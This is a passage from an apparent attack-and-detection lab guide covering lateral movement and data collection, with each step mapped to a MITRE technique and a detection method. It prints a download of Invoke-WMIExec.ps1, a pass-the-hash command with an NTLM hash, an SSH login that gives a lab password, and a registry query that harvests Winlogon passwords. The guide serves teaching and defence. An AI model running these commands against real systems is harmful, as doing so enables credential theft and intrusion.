
```
iwr –usebasicparsing http://192.168.250.100/Invoke-WMIExec.ps1 -OutFile Invoke-WMIExec.ps1
```

1.2) Execute Lateral Movement Attack on Domain Controller using Pass-the-Hash (PTH):

```
Invoke-WMIExec -Target 10.10.10.2 -Domain cyberwarfare -Username administrator -Hash
03D1BBD771D9D72827199B9F815635AB  -Command "notepad.exe" -verbose
```

- Detection: -

Detecting Lateral Movement Attack using Advance Threat Analytics [ATA]
Active Defence – DTE0007 (Behavioural Analytics)



8. LATERAL MOVEMENT

8.2 Lateral Movement Linux [Remote Services - T1021.004]

8.2.A Attack: -


Access Remote machine by abusing Remote Services (SSH): -

```
ssh –D 9999 emp1@CYBERWARFARE.CORP@10.10.10.3

Pass: Serious@963
```

8.2.B Detection: -


Detecting SSH Connection using Network Monitoring

Active Defence – DTE0027 (Network Monitoring)



Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Moloch Node	Info
tcp 2020/09/14 17:29:03	2020/09/14 17:29:03	10.10.10.6	50044	10.10.10.3	22	18	2,308 3,512	NetworkMonitor	
tcp 2020/09/14 17:29:03	2020/09/14 17:29:03	10.10.10.6	50040	10.10.10.3	22	15	1,612 2,618	NetworkMonitor	
tcp 2020/09/14 17:29:02	2020/09/14 17:29:03	10.10.10.6	50036	10.10.10.3	22	15	1,612 2,618	NetworkMonitor	
tcp 2020/09/14 17:29:02	2020/09/14 17:29:02	10.10.10.6	50028	10.10.10.3	22	18	2,388 3,592	NetworkMonitor	
tcp 2020/09/14 17:29:02	2020/09/14 17:29:02	10.10.10.6	50014	10.10.10.3	22	18	2,724 3,928	NetworkMonitor	
tcp 2020/09/14 17:29:01	2020/09/14 17:29:03	10.10.10.6	50004	10.10.10.3	22	15	1,604 2,610	NetworkMonitor	
tcp 2020/09/14 17:29:01	2020/09/14 17:29:01	10.10.10.6	49986	10.10.10.3	22	13	100 974	NetworkMonitor	

DATA COLLECTION



9. DATA COLLECTION

9.1 Data Collection Windows [Data from Local System - T1005]

9.1.A Execution: -


Collecting password from registry: -

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon“
```

9.1.B Detection: -

Detecting registry query using Host based Attack Monitoring [ELK + Wazuh (HIDS)]

Active Defence – DTE0030 – Pocket Litter



9. DATA COLLECTION

9.2 Data Collection Linux [Data from Local System - T1005]

9.2.A Attack: -

